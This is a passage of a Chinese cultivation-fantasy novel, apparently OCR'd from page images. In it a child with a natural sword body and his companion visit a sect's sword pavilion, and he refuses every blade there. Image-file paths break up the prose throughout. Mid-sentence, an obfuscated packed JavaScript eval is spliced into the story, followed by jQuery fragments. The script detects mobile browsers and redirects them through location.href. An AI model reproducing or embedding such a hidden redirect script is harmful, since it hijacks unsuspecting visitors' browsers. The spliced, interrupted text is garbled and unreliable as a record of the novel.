三个人站在竹屋前的平台上。
清玄子负手站在玄面前,低头看着他。
“往后每日辰时,去演武峰广场,跟着师侄们一起挥剑。”
玄仰头看着他,眨了眨眼睛。
“辰时是什么时?”
清玄子眉头直跳,好,他不生气,这孩子什么都没学过,他不能生气。
清玄子深吸一口气,换了种说法:“就是天亮之后。”
“天亮之后是什么时候?”玄歪着头问得很认真:“太阳出来?还是太阳出来以后?”
清玄子沉默了,没想到他这辈子的报应在这个文盲徒弟身上。
他转头看向凌千山,面无表情地交代:“你负责把他叫起来,迟到了我拿你是问。”
凌千山:“是。”
清玄子离开后,玄等到到他脚步声消失了,才开始打量自己的竹屋。
“他住的地方也是这样的吗?”玄问。
凌千山闭眼感知上方的山洞,清玄子的住处没有禁制,很轻易的就探查到全貌:“他住的差远了,只有一个石床。”
玄点了点头:“那这个地方还行。”
凌千山忍了忍,没忍住笑了出来。
玄皱起眉:“你笑什么?”
凌千山绷住了脸,一本正经地说:“觉得你很可爱。”玄扬起下巴:“那是。”
……
凌千山看了眼天色,时辰还早,不如现在就去领剑。
“要不要去剑阁领剑?”他低头问玄。
玄立刻点头:“好。”
凌千山习惯性地弯下腰,想把玄抱起来下山。他手还没碰到玄,玄就往后退了一步,一脸莫名地看着他。
“我要自己走。”
“从这里到剑冢峰要下山再上山,路很远的。”凌千山劝道。
“我要自己走。”玄两条小短腿已经迈开步子往山下走了,他强调道:“我不能偷懒。”
凌千山没有坚持,快走两步跟到玄身边,和他一同往山下走。
“好,不过累了要告诉我。”凌千山放轻了声音,“你总不想剑没学会,身体先生病吧。”
玄重重点头。
中途走到演武场时远远地就听见了破空声,走近了才看见试剑石附近无尘子正在挥剑。
无尘子穿着一身短打,露出两条汗湿的手臂。他双手握着一根削得笔直的树枝,正在一下一下地做最基本的劈砍动作。
玄停下脚步,站在广场边缘看了一会儿。
无尘子注意到了来人,停下手中的木棍,打了个招呼:“小师叔好,凌师弟好。”
玄歪着头看他,直接问道:“你在做什么?”
无尘子举起手中的木棍,笑了一声:“练剑,我天分不高,就用勤奋来补了。”
“可你的剑不是在腰间吗?”玄指了指他腰侧挂着的那柄长剑。
无尘子拍了拍腰间的剑柄说:“剑乃杀器,这里可是宗门内的演武场,人来人往的,虽说修炼之人可以控制剑招不伤到旁人,但凡事就有那么一个万一。”
“要是手抖了没收住,剑气伤了路过的师兄弟,那可不得了。”无尘子晃了晃手里的木棍,“这个就没事,伤到人起码还能救回来。”
玄目光在试剑石上新增的细微磨损上划过,然后若有所思的点点头。
无尘子打过招呼后重新握紧木棍,深吸一口气,又一次开始了单调的挥剑。
凌千山看了他一眼,心里对这位“天分不高”的师兄多了几分敬意。然后他低头对玄说:“走吧。”两人继续往下走,离开了演武场。
走到山脚的时候,石阶在最后一个转弯处戛然而止,下方是翻滚的云雾,若是再往下走走不了几步就会掉下去了。
玄站在最后一级石阶上求助的看向凌千山。
凌千山蹲下身熟练的把玄抱起,飞向剑冢峰的方向。
一落地,玄就从他怀里跳了下来。
剑冢峰和它的死寂的名字简直是两个极端,到处生机盎然。
山上种满了矮矮的果木,枝头上挂半熟的果子,山道两旁蹲着几只毛色各异的灵狐,一个个膘肥体壮毛发光亮,看见有人来了也不怕,只是懒洋洋地抬了抬眼皮,又继续趴回去晒太阳。
没走几步,就看见前方传来一阵嘈杂声。狐明子正抱着奶娃娃慢悠悠的走,身后还跟着几个半大的孩子。
狐明子也看见了他们,笑眯眯地打招呼:“来领剑?”
凌千山抱拳:“是。”
“跟我来。”狐明子也不废话,对凌千山和玄说:“走吧,我带你们去剑阁。”
路上狐明子给孩子们介绍千刃门,一路上的氛围都很轻松。
走到半山腰的时候,狐明子在一处分叉路口停下来。几个练气期筑基期小修士正等在那里,见他来了纷纷抱拳行礼。
狐明子把孩子们交给他们,交代了几句“先教引气诀。”“孩子们还小,熟悉环境了再让他们干活。”之类的话,然后朝凌千山和玄招招手:“你们两个跟我继续走。”
等那几个小修士带着孩子们走远了,狐明子才小声抱怨了一句:“人少就是不好,干点活都得本长老亲自上。”
凌千山眼观鼻鼻观心,他和狐明子长老还不熟,还是不要搭话了。
不过玄没有顾忌。他走在狐明子旁边,仰头问:“那长老为什么不把领剑的活交给手下?你的手下不是都在吗?”
狐明子见有人跟他搭话,眼睛立刻亮了起来,他也不管玄听不听得懂,一股脑地把烦恼全倒了出来:“没有我能教的啊。”
“这次出门收的弟子体质都普普通通,虽说不差吧但也算不上多好,做外门弟子是够格了,将来能不能进内门还得看机缘。”
“还没入门的弟子让我亲自教也太浪费了,有我手下那些人教入门足够了。”
狐明子说完叹了口气,往山上看了一眼,“倒是不知道清花子那边能不能收到好苗子,算算日子也该回来了。”
说话间,剑阁已经到了。剑冢峰的剑阁坐落在半山腰一处削平的山崖上,外观和这座宗门的其他建筑一样朴素,就是一座方方正正的两层石;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538632|203895||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
楼,墙面上爬满了老藤。剑阁的大门敞开着,门前连个守卫都没有。
凌千山走进剑阁的那一刻,有些怔愣。
剑阁内部内有乾坤,并没有表面那么小,跟着狐明子踏上向下的阶梯后,空间越来越大。
虽说装饰简陋了些,但摆满了各式各样的剑,有的一看就是新铸的好剑,有的锈迹斑斑不知在剑架上摆了多少年。
更下方的空间隐约能看见更多的剑,就这么大喇喇地摆在架子上,没有任何禁制保护,伸手就能拿到。
是的,整个剑阁内部没有任何灵力防护,连最基础的警戒阵都没有。
随着深入剑阁,凌千山这种震惊的情绪越来越多。
凌千山简直不敢相信自己的眼睛。一个宗门的剑阁,存放着这么多宝物的地方居然连一个防盗阵都不布?
然后他忽然明白了清玄子得知他是阵法师后看他的那个眼神。凌千山默默地给自己点了个蜡烛,他大概明白自己未来好一段日子都要做免费劳工了。
不过眼下还是先把剑领了。
狐明子揣着手站在一旁,下巴朝四周密密麻麻的剑架扬了扬,语气随意:“可以随便选,剑都在这儿了。不过……”他话锋一转,语气认真:“想要带走,就要看剑愿不愿意了。”
凌千山点了点头,目光从一排排剑架上扫过去,一眼望不到头。
他一排一排地看过去,有一柄通体漆黑的长剑让他多看了两眼。他伸出手抓住剑柄,想要拔剑但没拔动。
凌千山收回手没有强求,而其他的剑没有能令他心动的,于是他转过身,想看看玄挑得怎么样了。
然后他就看见了玄走到哪儿,哪儿的剑就开始震动,还有些剑晃动着拼命想把自己往玄的手里送。
狐明子笑道:“不愧是天生剑体,就是招剑喜欢。挑个喜欢的带走吧,我看它们都挺愿意跟你走的。”
但是玄摇了摇头。
“这里的剑我都不喜欢。”
这句话一出像是泼了泼冷水,所有的剑都蔫了。
狐明子愣了一下,然后仰头大笑起来。
“乖乖,”狐明子终于笑够了,他擦着眼角笑出来的泪花,“你这话可真伤人心,这里的剑每一把拿出去都是外面抢破头的宝贝,结果你都不喜欢,你瞧把它们委屈的。”
“不过既然你看不上这些剑,那就说明你的剑不在这里。”
玄抬起头看他。
狐明子认真地说:“或许你可以挑一块喜欢的矿石,自己铸一柄剑。”
玄的眼睛顿时亮了。
“那我该怎么做?”玄期待地问。
狐明子轻轻拍了一下玄的头顶,“等你到了练气期,再来找我吧,到时候我会教你铸剑的。”
“一言为定。”玄仰着头,目光灼灼。
“一言为定。”狐明子伸出小指勾住玄的小指,晃了两下。
“至于你……”狐明子转头看向凌千山:“你的剑也不在剑阁。”
凌千山指向自己:“我也要自己铸一把剑吗?”
“对。”